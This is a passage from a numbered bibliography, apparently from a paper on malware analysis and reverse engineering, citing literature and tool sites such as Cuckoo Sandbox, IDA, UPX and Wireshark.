24. *W. Wong and M. Stamp, "Hunting for Metamorphic Engines," Journal in Computer Virology, vol. 2, no. 3, pp. 211-229, Dec. 2006.*
25. *Davies, Robert B (28 February 2002). "Exclusive OR (XOR) and hardware random number generators"*
26. *The Base16,Base32,and Base64 Data Encodings*. IETF. October 2006
27. *B. Schwarz, S. Debray, and G. Andrews, "Disassembly of Executable Code Revisited", Proc. of 9th Working Conference on Reverse Engineering (WCRE), pp. 45–54, 2002.*
28. *Mudge, T. and Buzzard, G. (1983). Teaching Assembly Language Programming with ZIP, a Z80 Assembly Language Interpreter Program. IEEE Transactions on Education, 26(3), pp.91-98.*
29. *Sanjeev Kumar Aggarwal and M. Sarath Kumar (2003). "Debuggers for Programming Languages". In Y.N. Srikant and Priti Shankar. The Compiler Design Handbook: Optimizations and Machine Code Generation. Boca Raton*
30. *Sectools.org. Vulnerability exploitation tools – SecTools Top Network Security Tools.[online] Available at: http://sectools.org/tag/sploits/*
31. *upx.github.io. (UPX - the Ultimate Packer for eXecutables)*
32. *https://notepad-plus-plus.org/*
33. *https://www.shellterproject.com*
34. *https://cuckoosandbox.org/*
35. *https://www.virtualbox.org*
36. *RFC 3467, "Role of the Domain Name System (DNS)", J.C. Klensin, J. Klensin (February 2003).*
37. *https://www.tcpdump.org*
38. *https://www.hybrid-analysis.com*
39. *https://www.wireshark.org/*
40. *"RFC 1321 – The MD5 Message-Digest Algorithm". Internet Engineering Task Force. April 1992. Retrieved 5 October 2013.*
41. *Sahni, N. (2015). A Review on Cryptographic Hashing Algorithms for Message Authentication. International Journal of Computer Applications, 120(16), pp.29-32.*
42. *https://live.sysinternals.com/*
43. *http://www.ntcore.com/pedetective.php*
44. https://www.hex-rays.com/products/ida/
45. *Hyde, R. (2010). The art of Assembly language. San Francisco, Calif.: No Starch Press.*
46. *"Microprocessor Hall of Fame". Intel. Archived from the original on 2007-07-06. Retrieved 2007-08-11.*

*James, D. (1990). Multiplexed buses: the endian wars continue. IEEE Micro, 10(3), pp.9-21.*